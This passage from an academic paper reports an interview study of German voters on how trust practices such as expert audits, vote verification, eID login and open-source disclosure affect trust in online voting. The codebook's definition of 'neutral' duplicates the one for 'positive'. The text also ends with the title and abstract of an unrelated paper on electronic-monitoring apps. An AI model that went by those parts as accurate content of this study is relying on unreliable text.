We conducted the study with 26 participants (10 female, 16 male) between 19 and 60 years ($M = 27.5$, $SD = 9.4$). All participants were from Germany and had suffrage there. The age group of our sample reflects those most interested in online voting in Germany [27]. Twelve participants had a bachelor degree, seven a high school diploma, five master degrees, and two named middle school as their highest education. Fourteen participants were students of different subjects. Considering occupation, two were environmental carers, two artists, two engineers, one researcher, one teacher, one gardener, one linguist, one system planner, and one developer. Ten of the participants either worked in a technical-related job or studied a technical-related subject at university. All participants were recruited through online social media, announcements on our university's mailing lists, and poster advertisements. The recruitment material mentioned that we look for participants in an interview study about electronic voting. We kept recruiting until saturation was reached by three repetitive answers. After that, we continued with six further interviews.

Except for one participant, all participants were active voters during political elections, such as parliamentary elections (N=22), local elections (N=18), and state elections (N=15). The self-described "convinced non-voter" reported to have assisted as poll worker in a regional political election once. Most of the participants (N=17) are voting using both, on-site ballot box or postal voting, while four only use one of the methods exclusively. Only one participant stated to have voted electronically in a university election.

We further assessed the participants' opinions about online voting in general. Of the 26 participants, N=12 reported to doubt the overall concept and expressed scepticism against it. The remainder expressed a neutral or positive attitude.

4.3 Data Analysis

All interview recordings were transcribed into written form. Next, two researchers familiarized themselves with the transcripts by reading them repeatedly. Since, we build upon the results from Milic *et al.* [46], we decided to follow an deductive approach based on the main research question *How did the proposed measures impact the perceived trust?* Milic *et al.* provided three options to participants for trust assessment: 1) positive, 2) negative and 3) do not know. Based on that, we used *positive impact*, *negative impact* and *neutral impact* as a basis. To make sure that these codes consider the entire answer spectrum, two researchers analyzed two randomly drawn interviews and proposed a separate codebook based on the main research question. In a review meeting, a final codebook was agreed upon. The codes from Milic *et al.* were extended by *mandatory practice*. We furthermore coded *new practices*, *misconceptions*, and explanations that are not related to subjective trust by using the code *no clear option*. For the codebook, readers are referred to Appendix 2. Both coders applied the final codebook to all transcripts independently with an 76% agreement. To determine the interrater reliability, we calculated Cohen's κ, which is 0.676 (substantial agreement [16]). Because Cohen's Kappa was relatively low, the coders discussed all code allocations in a follow-up meeting. The main discrepancy was related to the code *misconception*. In the review meeting, the coders agreed on final unambiguous allocations. After coding, we clustered the practices into groups of mandatory, positive, neutral and negative practices based on the share of participants by majority of code allocations meaning at least half of participants gave a statement coded with a specific code or the a specific direction could not be determined resulting in a neutral practice.

4.4 Limitations

Like most qualitative and exploratory work, our study holds several limitations. Interviews rely on self-reported data, hence they might be subject to the social desirability bias, availability bias, and wrong self-assessments. Due to the qualitative nature of our study, quantitative conclusions cannot be drawn. Although our sample reflects those who are interested to participate in online elections in Germany [27], it might not be representative for the overall voter population. In the last federal election in Germany, 36% of voters were over 60 years old [54]. This age group is underrepresented in our study. Further, the results are limited to German voters. Previous studies showed that voter experience with a voting technology can impact study results [42]. To address this, we made sure that our participants have a consistent voting experience, namely they have not participated in political online elections before. Consequently, our results do not consider voters with online voting experience. The order of the practices was determined using pilot interviews in order to provide a logical order. This might have disadvantaged practices that were presented towards the end due to sequential effects. However, the benefits of following a logical order outweighs the disadvantages of sequential effects because our pilot tests showed that a specific order supports the participants' understanding of the specific practices. Finally, the practices were given to participants in textual form in a rather generic level. We opted not to include specific organizations and institutions since those might impact the participants' trust. Consequently, our investigation should be seen a a first step of investigating trust practices which should be continued by investigating more specific realizations with a more diverse sample in different countries.

4.5 Ethical Considerations

While there is no formal institutional review board process in our institution, our study complied with our institution's ethics regulations and national privacy regulations. Before analysis all interviews are transcripted into written form. The interviews were conducted online through a video calling software that was hosted by the author's institution. Collected data was stored in an encrypted cloud hosted at our institution. Only the authors had access. Participants were allowed to abort the study any time without fearing negative consequences, skip questions, and were informed about data handling. No identifying information besides name and signature on the consent form was collected.

5 Findings

Based on the answers given by our participants four types of practices could be determined: 1) *mandatory*, 2) *positive*, 3) *negative*, and 4) *neutral*. This refers to the impact of the specific practice to the participant's subjective trust. Additionally to that, participants expressed several *misconceptions* that impact their trust.

5.1 Mandatory Practices

Several practices were considered mandatory by the participants. This means that the specific practice is considered a prerequisite for participating in online elections in general. In particular, *expert evaluations* and *media information campaigns* were considered to be mandatory.

Expert Evaluations: Most participants (N=22) stated an evaluation by experts is a must-have for them. For instance, **P03** stated: *"I consider it as essential that someone independent is involved and not a private company who is setting up the whole thing and then passing on votes [to a third party]."* and **P24** said: *"As a matter of course, it should be checked by experts."*

Furthermore, ten participants commented on the independence of the experts and stated that it is important for them. **P15** mentioned: *"If there are reasonably independent experts, to most people, it will be an objective assessment. This conveys security."* while **P01** said: *"The term experts always sounds great. On the other hand, how can I be certain that these experts are really independent?"*

Some limitations of expert evaluations were also mentioned. For instance, experts might be influenced by a malicious third party (N=5), or their credibility might be questioned (N=4), e.g., **P12** said that *"experts still can be influenced. This is not equivalent to voluntary election assistants."* **P21** mentioned that *"I do not know who these experts are. Why is anyone an expert? I don't always trust someone just because they claim to be an expert."*

Media Information Campaigns: Media information campaign (N=17) and publicly available information about online voting form the next mandatory practices (N=17). Several participants mentioned that this practice to be a prerequisite for them, such as **P06:** *"I also see this as a prerequisite. Before this [the election], it has to be explained to people how it works. And it must also include how they evaluate my data – in a way that is understandable for regular citizens."*or **P20:** *"A prerequisite for me. Especially if online voting is new and it is taught to people in a reasonable manner. Technical details would also be beneficial for interested people. If such things did not exist, I would be very skeptical."*

Two participants particularly mentioned that TV spots should be broadcast after election commercials. The first one was **P24:** *"This could be tied to the election commercials. Not everyone is on the Internet - but older people in particular watch TV, and they see it. This would be a good approach."* The second one was **P18:** *"Would be a good addition to election advertising."*

5.2 Positive Practices

In this section, we detail the practices that our participants perceived as positive. Those are *individual verifiability*, *trial elections*, and *support for voters*.

Trial Elections: Trial elections were also deemed positive. Most participants (N=19) indicated trial elections would improve their subjective trust. Participants, especially those with less technical knowledge, appreciated the opportunity to experience and learn the process in a neutral environment before the election. Participants also mentioned that this practice improves trust because it leads to voters making fewer errors which in turn leads to more votes being cast as intended. **P02** stated: *"I like it. Because then you have done it before. If it is more familiar, then you trust it more."* Another representative example is from **P08:** *"I think that's a good idea. Especially for people who are not that technology or Internet-savvy. They could familiarize themselves with it [names example]. It would also increase my trust in the final result since I believe there would be more actual intended votes."*

Only one participant stated a negative view and two participants a neutral view towards trial elections. In contrast, four participants provided an answer with no clear opinion towards their subjective trust. The negative view stated that voting systems should be intuitive enough, such that familiarization, which would come with additional effort, is unnecessary. The neutral positions were that a trial election is maybe useful for other people but not for themselves since they are capable of understanding it without a trial, such as **P03:** *"I think it's stupid. If I got something like that, I would think that I have to practice. It [the voting software] should rather be as intuitive as possible."* or **P19:** *"I do not think that this is absolutely necessary. For me, it is obvious how it works. Maybe it is useful for other people."* When we told participants about trial elections, two participants mentioned to consider them important to start with local elections or polls, **P13** stated: *"Start off small as a trial, for instance for local referendums, to see if the system works and cannot be manipulated. Something like this might be good."*

Support Service for Voters: The practice "support service for voters" was deemed positive by most participants (N=16). They saw support services as a positive feature that improves their subjective trust.

Within this practice, our participants considered it a positive practice because they personally would like to use such a service and hence consider it as a personal benefit. One even considered it a mandatory practice for an information campaign. **P08** reported: *"In general, whenever any kind of assistance is offered, you might be more open-minded towards the topic. If something really happens, you would know who to contact."* and **P10** mentioned *"The possibility to get answers directly increases my confidence in the system."*

Only one participant was negative towards this practice, while five remained neutral, and three stated no clear opinion towards their subjective trust. The negative participant feared the possibility of influencing the help-seeking people with this service, while some of the participants with neutral opinions about this practice did not believe in the usefulness and effectiveness of such this measure. Others stated they do not need such service and hence it does not increase their subjective trust, but still consider it important for other voters, such as **P01:** *"So like a hotline? I think it's difficult. On the one hand, it makes sense to be able to ask someone if you don't understand something. On the other hand, the risk is if an elderly confused grandmother calls and is manipulated by the person on the phone."*

One participant (**P16**) stated that it could be implemented not only as a hotline or help desk but (additionally) as an online resource providing video material with details about the technical backgrounds of the voting: *"I could imagine that there is a YouTube channel that explains the technical background in more detail."*

Individual Verifiability: The practice of individual verifiability was generally deemed positive. Most participants (N=12) provided responses indicating that vote verification increases their trust towards voting systems. In particular, providing feedback to confirm that one's vote has actually been registered in the electronic ballot box was viewed as positive and as a form of improved control, e.g., **P04** said: *"The feedback alone is mentally quite good for the personal feeling."* and **P05** mentioned *"Had the feeling that I had some control over the integrity of my data."*

Only two participants stated a negative or a neutral view towards verifiability, respectively, while ten participants answered without a clear opinion. Too much complexity and a lack of faith in the system's effectiveness prevented an improvement in the subjective trust of these participants. The possibility that attackers could still fake verification data was also mentioned, like **P21:** *"It [the vote] can still be faked if an attacker can reproduce the codes."*

5.3 Negative Practices

Several practices would impact the participants' trust negatively. Namely, those are possibilities for *vote updating* (N=15) and *independent implementations* (N=23) of the voting software.

Independent Implementations: Independent implementations were considered a negative practice by most participants.In addition to their concerns about additional security issues due to the several implementations, participants feared fake apps that could try to manipulate their votes. They were also concerned about the influencing effects of different user interface designs, such as colors. They also thought that meta-

information about the app, such as the number of downloads or the app developers, could influence their decision to use it. A sample comment is given by **P03:** *"I think it's important that there is one app that is not made by some weird company but by the government. Users could be manipulated through the user interface. I also find it very dubious if companies would want to publish their own election app."* and **P16:** *"While it's nice if everyone can do their own thing, it would negatively affect my trust in integrity. That would possibly lead to political parties writing their own apps. The number of downloaded apps would give a pre-election result and, thus, influences the citizens before voting."*

Only one participant was positive or neutral, respectively. One stated no clear opinion towards subjective trust. While the positive participant acknowledged the additional attack vector through multiple implementations, they also stated not having to trust a single entity outweighs the aforementioned drawback in their view. The participant (**P20**) that was neutral about this practice did not find it useful or necessary *"This creates an additional attack vector through manipulated front-end websites with directed disinformation campaigns. However, it gives you more certainty because you are not forced to trust the election officer."*

Vote Updating: The practice of vote updating was evaluated as negative with respect to the subjective trust by most participants (N=15). Raised concerns were the possibility of counting not just the last vote, thus compromising the final result, the greater risk of being manipulated and changing own vote accordingly as well as the opportunity for third parties to change the vote after casting. Additionally, participants stated that online voting should be the same as paper-based voting, and therefore no vote updating should be possible.

In addition, participants expressed that voters should make up their minds before rather than during the elections. Sample comments are: **P02:** *"Difficult. I don't think it's so good that you can change it [the vote]. Before you vote, you should inform yourself, and then I think the vote should be final. Manipulating the environment can otherwise take place much stronger."* or **P11:** *"I have the feeling that it is becoming more insecure. Maybe there is another way to manipulate this additional process."* and **P20:** *"When you vote, you should vote and not change your mind five times. One should deal with it [decision making] before."*

Only two participants were positive, while seven remained neutral, and two stated no clear opinion towards this practice's impact on their subjective trust. It was seen as positive that people's opinions can change and that this should be taken into account in the voting system. Although vote updating does not protect against influence by third parties completely, it allows coerced voters to update their votes once the coercer is no longer present. Those who were neutral expressed that they had little experience with the mechanism or did not want an option to update their vote, such as **P17:** *"Many people might change their mind, and I find it useful to be able to change my vote."*

5.4 Neutral Practices

The final group of practices are those that our participants considered not to impact their subjective trust perceptions. Such practices were either considered as nice-to-have or as something without a direct benefit for the participants. Neutral practices are *open source disclosure* and *eID authentication*.

Open Source Disclosure: This practice was diversely perceived as seven participants stated a neutral view, because they do not bother, are not able to read source code, or assume the vast majority of the people cannot read source code, such as **P10:** *"I would not look at the code and can't do anything with it."* or **P22:** *"Seems a bit hypocritical because 99.9 percent can't read that at all. So it would rather be a pseudo measure. On the other hand: People could also see that something is being done. This could then contributes to the establishment of trust. So it could be one way or another."*

Ten participants positively perceived the practice because they saw the opportunity that even more audits could be done when the code is open source. They also assumed that the code has to be of high quality if it is published, which would positively influence their subjective trust, for instance, **P03** said *"I do not have a strong opinion on this. I just find it great, as it suggests that the software is already pretty good. I also believe that people who are smart enough would find the vulnerabilities."* or **P05**'s comment *"Because then I can verify it - anyone can verify it. Even the malicious, but hopefully we have more good than bad people."*

In total, five participants had a negative view towards open source disclosures, primarily because they assumed this practice makes it easier for criminals to find vulnerabilities and compromise the vote in their favor, e.g., **P04:** *"People who want to harm you can find vulnerabilities much easier. Which is why I would be rather against it. If the independent experts from before have already assessed it, then I would find it much better. Yet there are always nerds who want to prove that they can attack something."* or **P19:** *"I think this is absolutely bad. If the code is open and can be seen by everyone, it would be vulnerable to certain groups. This could potentially be used to fake the election."*

Last but not least, one participant (**P20**) saw it as a mandatory practice: *"In my opinion, this is a prerequisite for me to support the electoral system. If that were not the case, I would protest against it."*
In sum, four participants provided an answer not concerning their subjective trust towards a voting scheme.

eID Authentication: Four participants stated a neutral view, primarily because they see no additional benefit in using the

eID compared to a password or code sent by postal mail. **P01** mentioned that *"It is definitely beneficial to identify yourself with it, but I considered the login code already as sufficient. I don't think anyone would take all the effort to distribute fake credentials to the electorate."* while **P05** said *"Physical tokens can also be faked. Thus, there is no difference between that and credentials."*

Twelve participants had a positive position towards the practice because they assumed it is a secure technology since it is a legal document. It is also widespread, and nearly everyone owns one. Another argument was that the eID cannot be stolen by the mailman, for example, or guessed by a hacker like a password. **P07** commented *"Because I would rely on a proven technology that I know from everyday life and use for identification. You know it, but maybe not everyone has it."* and **P11** said *"To me it suggests more security, because the ID is an official document."*

In total, eight participants had a negative view towards this practice, primarily because they were concerned about the privacy of their vote and whether they could be identified if they used eID. Another reported hurdle could be the need of an additional device to read the eID which everyone would need. We discuss this further in Section 5.5. One participant (**P06**) also saw it as a mandatory practice to establish trust in the first place, although they could not assess whether it would be secure and whether identifying them would be possible: *"Is necessary for me. Yet I can't judge whether the security behind it is good enough. I certainly don't want to have my vote associated with me afterward."* Only one participant reported that eID Authentication does not impact their trust.

5.5 Misconceptions

When explaining the impact of the practices on their subjective trust, the participants mentioned several aspects that we identified as misconceptions.

Vote Privacy Breaches: In connection with eID authentication and individual verifiability, eight participants thought that these features could potentially threaten their vote privacy. However, vote privacy is preserved by state-of-the-art verifiability protocols, e.g., [25], yet verifiability features are frequently mistakenly interpreted to violate vote privacy, see e.g., [80]. In the scope of eID authentication, eight participants particularly feared that the vote might somehow be linkable to their identities, such as **P03:** *"I see a greater risk that my vote could be linked back to me. With the codes, I have the feeling that they were randomly generated by some algorithm."* and **P04:** *"I would rather have only a password and no ID card. Otherwise, I would have the feeling that it would be easier to trace back to me."*

Two participants thought that the codes used for verification might be linkable to their identities by the authorities, e.g., **P06**: *"I like it, but for this to work, they must have saved my data somewhere. With this, you can make a connection between me and my vote again. I think this is stupid."*

Impact of Open Source Disclosure: Open Source disclosure was, on average, perceived as a neutral practice. This perception might be related to the participants' impression that the disclosure of source code could impact the security of the voting system negatively.

Nine participants stated that adversaries might use the published source code to find vulnerabilities leading to an increased chance that the system might be hacked, e.g., **P02:** *"Criminals can also find weaknesses. I think it's enough to explain how the system works."* and **P13:** *"Through these publications, people who can manipulate something can also discover vulnerabilities more easily."*

5.6 New Practices

At the end of the interview, we asked the participants about further practices they consider important in the scope of online elections.

Role Models and Social Media: Several participants mentioned that role models, such as politicians, would have an impact on their subjective trust. In particular, if politicians would recommend online voting and use it, the trust from participants is positively impacted. For instance, **P03** commented *"Politicians, for example, are a symbol for the entire population; therefore they should begin with it. I would set everything into a larger context. For example, embedding it in the political landscape 'that we are saving trees now'. That would also create trust."* while **P24** said *"For example, if the Minister of the Interior were to say that this is safe, I would trust the whole thing."*

While this is not a practice that can be ordered from the authorities, participants in our study particularly wished that participation in the online election could be shared through social media by anyone. Two participants stated that the voting software should encourage voters to do that by integrating social media share buttons, such as **P10**: *"A possibility is to share the participation in the election, e.g., in social media, to share the trust on behalf of others."*

Secure Hardware: The final new practice is related to security. Participants wished to receive a special hardware device that is secure and exclusively used for voting. **P05** mentioned a USB stick: *"A more detailed overview of the security process is very important for those who are interested. Furthermore, malware on the device is still a problem. With this, you can certainly trace back how I voted. Maybe you could provide people directly with a secure Linux (on a USB stick) or provide instructions for it. Smartphones are basically more contaminated."* while **P11** was less specific: *"Free or inexpensive, secure hardware for the population to vote."*

6 Discussion

In this section, we discuss the findings of our interview study. Further, in this discussion, we contribute recommendations to support developers, researchers, and policymakers when designing and implementing future online voting systems.

6.1 Realization of Practices

In this section, we discuss the participants' subjective evaluation of the practices in the context of existing related work and established theories and provide recommendations for trust practices in online elections.

Mandatory Practices are Well-Known from other Domains: Expert evaluations and media information campaigns were considered as mandatory when introducing and offering online voting confirming results from Switzerland [46]. The positive assessment of expert evaluations might be because people are generally used to expert evaluations in other domains, such as car inspections, food control, or e-commerce. Further, several tasks in daily life cannot be fulfilled without trust in experts that check conditions in which laymen's knowledge does not suffice [33,38]. The perceptions of expert evaluations might also be explained by the two-step flow of communication model by Lazarsfeld *et al.* [39]. The model considers individuals to form their opinions based on opinion leaders who could be recognized experts.

People furthermore know media information campaigns from their daily lives. Here, the two-step flow of communication model could be considered as well if opinion leaders are part of media information campaigns. Both practices assist voters in gaining information about online voting. In doing so, they can assess relative advantage and compatibility of the new voting channel, which are DOI dimensions.

In summary, we consider expert evaluations and media information campaigns essential for online voting and also encourage independent evaluations from researchers (cf. [30, 64–66]). *Policymakers and voting authorities are recommended to use practices that are well-known from other domains, such as media information campaigns or expert evaluations*.

Positive Practices: Individual verifiability, trial elections, and support services for voters were perceived as positive trust practices. While trial elections and support services are also well-known from other domains, individual verifiability was a new concept to most participants. Its positive trust impact might be related to transparency. Compared to paper voting, where voters physically interact with their votes, online voting makes it difficult for voters to judge vote processing [43]. Using a verification mechanism, voters can ensure that their votes are registered in the electronic ballot box, matching their voting intention. Earlier investigations of verifiable online voting showed that voters prefer verifiable schemes and would even sacrifice ease of use [11]. However, not all participants stated that individual verifiability would enhance their trust; two participants even feared that it could impact vote's privacy. Related work has investigated specific verifiable online voting schemes and also observed these perceptions [17,79,80] while other investigations showed that vote privacy perceptions are not an issue (cf. [41]). A comprehensive investigation of individual verifiability revealed that the choice of the verification protocol could impact trust [43]. Hence, providing an individually verifiable voting system is not enough because the choice of the specific verification mechanism and the communicated information are crucial. Trial elections allow voters to gain information to assess the complexity of the online voting system and compatibility according to the DOI [59]. It further offers a way to try out a new voting channel without fearing negative consequences, which refers to the trialability dimension of the DOI.

In summary, we recommend online voting systems should offer individual verifiability. Trial elections are also recommended because they offer means to review the voting systems without consequences. Ideally, authorities should perform trial elections before introducing online voting as new vote casting and offer a demo system of the voting software anytime before, during, and after the election.

Realizing Neutral Practices: Open-source disclosure was perceived as neutral practice overall. However, the opinions of individual voters were quite extreme. On the one hand, participants were convinced that this practice enhances their trust. One participant would even abstain from online voting without disclosure of the source code. On the other hand, several participants feared that the security of the voting system might suffer from open-source disclosure which is in line with previous work on secure communication tools [1]. While it is true that adversaries can indeed inspect the published source code to find vulnerabilities, independent experts and everyone interested can also do that.

We argue that simply publishing the source code has a high potential for misperceiving the practice. *Instead, we recommend combining disclosure with a penetration test as done in Switzerland [15]*. In doing so, trust gained from expert evaluations is leveraged to address the misconceptions. Voters perceiving the disclosure as an enhancement are not negatively impacted by the penetration test.

The next neutral practice is eID authentication. Similar to open-source disclosure, two main opinions were expressed. First, it was considered to enhance security since eID authentication is more difficult to fake compared to passwords that are distributed via postal mail. Second, violation of vote privacy was feared, which would introduce disadvantages compared to polling station voting. Whether this is indeed true depends on the specific protocol used for voting and the compliance by voting authorities. Estonia, for instance, uses digital sig-

natures produced by the eID for eligibility checks [32]. For this, digital votes are signed after encryption. To keep vote privacy, the digital signatures are removed from the digital votes before counting. Compliance to this process is observed by experts.

Consequently, we recommend that if eID authentication is deployed, information about the voting system should contain information on how vote privacy is preserved in easy language. This information should be depicted during voting in the voting interface and within the media information campaigns, such that voters can gain information without accessing the voting software. Misconceptions about vote privacy constitute a severe issue because democratic principles are violated. Still, investigations of online voting protocols showed that voters are not always convinced by vote privacy features [17, 79, 80]. As a consequence, communication and voter education alone is likely not enough. *Hence, voter perceptions of vote privacy have to be considered already when choosing the voting protocol.*

Dealing with Negative Practices: Vote updating was perceived negatively, as demonstrated in past surveys [46]. Yet, past surveys and our study were conducted in countries where updating of paper votes is not possible. Estonia allows updating online votes; however, this feature is barely used by voters [21]. When participants were confronted with reasons for vote updating, they were not convinced that vote-buying and coercion are indeed mitigated which is true because coercers might act last-minute, such that voters have no chance of updating their votes. Because of that, *these features should be communicated with care without making unrealistic claims*. Further, trust is likely decreased when additional features do not match the voters' mental model of voting [40, 43]. Based on this negative perception, *we recommend that online elections should closely follow the rules from paper elections and thus not allow re-casting of votes and and then gradually introduce new features that extend the rules from paper voting.*. Within the scope of independent implementations, voters feared fake voting software. The distribution of fake voting websites has already been demonstrated for Switzerland's online voting scheme and is a serious issue. However, the attack was not used in real elections and thus demonstrated the feasibility. We, therefore, argue allowing a limited number of official implementations from officially listed institutions and sources and providing voters with information.

Suggested New Practices: Sharing election participation on social media was considered a practice that impacts trust. By sharing, voters could see that others use online voting. Since the implementation of share buttons can impact website privacy, it should be realized in a way that social media providers do not get any information without the consent of voters. Furthermore, if realized, integration of social media should be discreet to avoid discouraging privacy-aware voters. Role models that publicly express to vote online were also considered as a new practice. This is directly related to the two-step flow of communication model by Lazarsfeld *et al.* [39] mentioned above. Here, the role models can be considered opinion leaders. The second new practice was secure hardware. In particular, participants wished to receive a device dedicated exclusively for voting with software that is tested extensively. This could be realized by trusted hardware tokens with limited computational capabilities and without an Internet connection, for instance, as detailed in [28]. There are several voting protocols that rely on trusted hardware tokens, such as *Du-Vote* [28].

6.2 Impact on System Design

Besides organizational aspects, there are different options to realize the trust practices in the form of systems. In this section, we discuss the impact of our results on system and communication design.

Voting Interface Design: The voting software is used by the voters for vote casting. Based on our discussion of the investigated practices, we consider the following information to be needed during the voting process, such that voters are effectively supported during vote casting. The misconceptions based on vote privacy were quite severe in the context of verifiability and authentication. Hence, voters should receive information that their vote privacy is guaranteed during these tasks. Future work should investigate the degree of information needed to show voters that their votes are indeed private and that their voting choice cannot be linked to their identities. Previous work investigated information placement in voting interfaces and showed that security-related information and detailed instructions are welcomed by voters [41] , but security-related information is often also overlooked [17] showing once more that more investigation on how to communicate with voters is needed.

On the other hand, the voting interfaces are often websites, and voters use their own devices for vote casting. Hence, it cannot be ensured that these devices are malware-free, and malware might even change the appearance of a voting website [41]. Therefore, it is crucial to also place information in other places that we detail below.

Information System Design: Participants in the study welcomed access to information before voting. Hence, there should be different kinds of information systems that (potential) voters can access at any time. One possibility for that are information websites provided by the authorities. Such websites should have different levels of information details, such that voters can fit the information to their level of expertise in order to assess relative advantages and compatibility. For instance, experts should have access to

a full description of the voting protocol and cryptographic procedures, while laymen voters should have access to information that is easy to understand. Furthermore, information websites should offer a demo system of the voting software that can be accessed any time without barriers such as the need to obtain registered credentials. Besides access to information, voters should have access to help from a support team that can answer questions about the voting process and resolves technical issues. Participants welcomed the idea of an interactive system, which could be a chat or hotline that can be called. Based on the importance of vote privacy, such systems should work without the need for voters to disclose their voting intentions to anyone.

Auxiliary Materials: Before elections, voters are typically notified about the upcoming election via postal mail. This notification could entail further materials and information about the voting system. From a security perspective, postal mail is a channel different from the Internet, and therefore, it is more difficult for an adversary to manipulate both channels.

Communication Alone is Not Enough: So far, the discussed impact on system design was limited to information interfaces. However, participants in our study were uncertain whether verification codes might be linkable to their identity. As stated above, to indeed foster trust, it is necessary to start a voter-centered process as early as possible ideally, the voting protocols are chosen in a way that they are intuitively understood without the need to educate voters. Information communication, trust practices, and secure systems are needed but will not have any impact if the chosen protocols are too difficult to understand and do not convince voters about basic democratic principles, such as vote privacy.

6.3 Future Work

In this section, we identify several aspects that should be investigated further by future work.

First and foremost, in this work, we assumed that authorities might offer a secure system that follows democratic standards. Future work should investigate voter perceptions of the different security aspects of online voting in detail. In particular, the security of the system itself, but also the perception of coercion, vote-buying as well as targeted attacks against election infrastructure should be investigated.

Participants in our study and in studies reported by related work feared that online voting might break vote privacy. While this is possible, in general, cryptographic procedures that keep vote privacy are designed and deployed in elections. The communication of vote privacy, therefore, forms an important task of future works. Several studies have already investigated communication within the voting software of specific voting protocols (e.g., [17, 41]). An overall evaluation of information placement, the provided details, and its impact should be investigated further. Within this scope, it is crucial to provide the required information for voters while not overloading them with information.

Online voting is relatively new for most countries. The long-term effects of trust practices are not yet clear. Trust seems to decrease over time [68]. Based on that, studies should focus on countries in which online voting is used for a longer period of time. Furthermore, if countries introduce online voting as a new vote casting channel, trust practices should be carefully observed, and it should be investigated whether their impact changes over time. Within our study, we presented the practices to the participants, however, they have not interacted with them. Furthermore, the practices were quite generic since we did not want a bias due to subjective trust in specific authorities. Because of that, the impact of trust practices on real elections forms a crucial task of future work. Another direction for future work is to study whether some of the investigated practices could increase trust in and thereby amplify the effect of other trust practices. For example, expert evaluations and media information campaigns could also be implemented to increase trust in neutral practices, such as open-source disclosure or eID authentication.

7 Conclusion

In this paper, we investigated nine state-of-the-start measures for fostering trust in online voting through semi-structured interviews with 26 participants. Our results show that trust practices well-known from other domains are perceived as mandatory. Trust practices that participants might consider optional, such as support service for voters, are still perceived to have a positive impact on subjective trust. Practices that divert from known paper voting procedures, such as vote updating, have a rather negative impact. Similarly, practices that might impact security are perceived as negative. Practices that, on average, were perceived as neutral were based on extreme opinions; participants either voiced a positive impact or were concerned about security. This was the case for the disclosure of the source code. Based on our findings, we discuss the realization of specific practices and interfaces for the communication with voters. We conclude by contributing six final recommendations for realizing the measures and provide guidance for future studies.

A Study Material

A.1 Study Invitation Text

The research group [Name blinded for anonymity] of the [University name blinded for anonymity] conducting an interview on the topic of "Internet voting".

What is it about?: The interview is about our opinion on Internet voting. No previous knowledge is required. However, participation is limited to subjects who have not participated in an election via the Internet.

Compensation: The participation will not be compensated.

A.2 Interview Guide

Welcome to our study on electronic voting conducted by the [name of research group blinded for anonymity]. In the course of this interview, I will ask you several questions. Participation in this study is voluntary. You may discontinue participation in the study at any time without giving a reason and without fearing negative consequences. The interview will take about 40–60 minutes.

In the interview, I will ask about your personal opinion, therefore there are no wrong answers. The data collected will be analyzed anonymously and parts of it may be published in scientific venues. Additionally, the interview will be audio-recorded electronically by this device. [Show device] Before analysis, the recording will be transcribed and anonymized. I will let you know when the recording starts and when it will stop. Please read this consent form carefully. If you have any questions about it, you can ask me directly. Once you are done, please sign the consent form and send it to me.

The study is divided into sections consists of the following components: your experience with voting, simulation of an electronic election, the main interview and two questionnaires which you can fill out on the computer.

If you have no more questions, I would start the audio recording now. Afterwards, please say that you agree with the recording. [Start audio recording] Do you agree with the audio recording? [Waiting for answer] To begin, I'll ask you a few general questions about political elections.

1) Experiences:

- Have you already voted in a political election, such as a parliament election?
- How did you participate in the last election? Did you vote in-person or by postal voting?
- Do you use this voting method often, or do you switch between methods?

- Try to remember the last elections in which you participated. Did you vote mostly by postal voting or by in-person voting? Which of the two methods did you use more often?
- Why did you choose the voting method you selected more often?
- What information channels do you use to learn about political elections? The focus here is on the election itself and not on the political program of the parties.
- Have you ever heard of electronic voting or Internet voting?
- Do you have an opinion about such electronic elections? If so, what is it?

2) Familiarization: Internet elections function similarly to traditional elections. However, the Internet is used to transmit the votes to an electronic ballot box, and counting also takes place via computer. At home, a computer or smartphone is typically used as voting device. In the following, I will simulate an Internet election for you so that you can get an idea of how an Internet election might be like. If you have questions about any of the steps, feel free to ask me. (Presentation is shown to participant. Screenshots are from Marky et al. [41].)

After you register with your Citizen's Office, you receive the following letter via postal mail a few days before the election. Please, read the letter carefully. If you have any questions about it, you can ask me directly. With a computer, you can cast your vote from any location. For identification, you use credentials from the letter. Then, you select the candidates or parties you want to vote for. After that, you can review your choice. If you do not want to change your choice, you click on seal and submit. Afterwards, you can verify your transmitted vote. For this you need a list of verification codes which is in our letter. This list has been generated individually for you and therefore contains different codes for each voter. Verify if the displayed codes match the codes from your list. If everything is correct so far, you enter your ballot insertion code. Then, you click "cast ballot". Finally, you will be shown a completion code. If everything was transmitted and deposited correctly, this will be identical to the completion code on your ballot. The purpose of verifying your vote is to make sure that your vote has been stored unchanged in the electronic ballot box. If there are any errors in your vote, you can contact the election office, e.g., by phone. Did you understand the Internet voting process? Please feel free to ask any questions you may have.

3) Trust Practices: There are several options for authorities to provide information to voters about the online voting system. Now we would like to know how the provision of the following mechanisms impact your personal trust in an Internet election. For this, I will show you possible mechanisms. After I introduced the mechanism, you can tell me if and how this impacts your personal trust.

- An examination of the voting software is carried out by independent experts in the fields of information technology and cybersecurity.
- Eligible voters are identified electronically, e.g., with the electronic identity card and a card reading device.
- You can verify the correctness of your own vote with the demonstrated electronic voting procedure.
- You have the possibility to change your own vote several times until the end of the election (this was not part of the simulation).
- The entire program code of the voting software (website and voting server) is publicly disclosed. This is also known under the principle "open source".
- You have the possibility to use a trial system to mark trial ballots before or at the same time as the actual election to familiarize yourself with the new system.
- Different interest groups, such as public organizations, trade unions or the political parties, may publish a voting software that you can choose for vote casting. In addition, there is an official election software from the Federal Election Commissioner.
- Information campaigns in public and private media (TV, radio, print advertising, social media) about electronic voting will be conducted.
- You can call assistance or access it online to clarify questions about electronic voting.
- Are there any other aspects that I have not mentioned that might increase trust in electronic voting?

4) End: Now, I would like to collect some demographic data from you. Please fill out the following questionnaire on the computer. Do you have any other questions or comments? With that, I thank you for participating in this study. I will end the audio recording now. If you have any questions at this time, please feel free to ask me.

B Codebook

Code	Description
mandatory	The practice is considered as essential during an online election
positive	The practice impacts the participant's trust in a positive way
neutral	The practice impacts the participant's trust in a positive way
negative	The practice impacts the participant's trust in a negative way
no clear option	The participant's statement is not related to their subjective trust or the question was skipped
misconception	The participant's trust assessment is based on a misconception
new	The participant stated an aspect that is outside the list of practices

Table 2: Codebook used to analyze the interviews.

Electronic Monitoring Smartphone Apps: An Analysis of Risks from Technical, Human-Centered, and Legal Perspectives

Abstract

Electronic monitoring is the use of technology to track individuals accused or convicted of a crime (or civil violation) as an "alternative to incarceration." Traditionally, this technology has been in the form of ankle monitors, but recently federal, state, and local entities around the U.S. are shifting to using smartphone applications for electronic monitoring. These applications (apps) purport to make the monitoring simpler and more convenient for both the community supervisor and the person being monitored. However, due to the multipurpose nature of smartphones in people's lives and the amount of sensitive information (e.g., sensor data) smartphones make available, this introduces new risks to people coerced to use these apps.

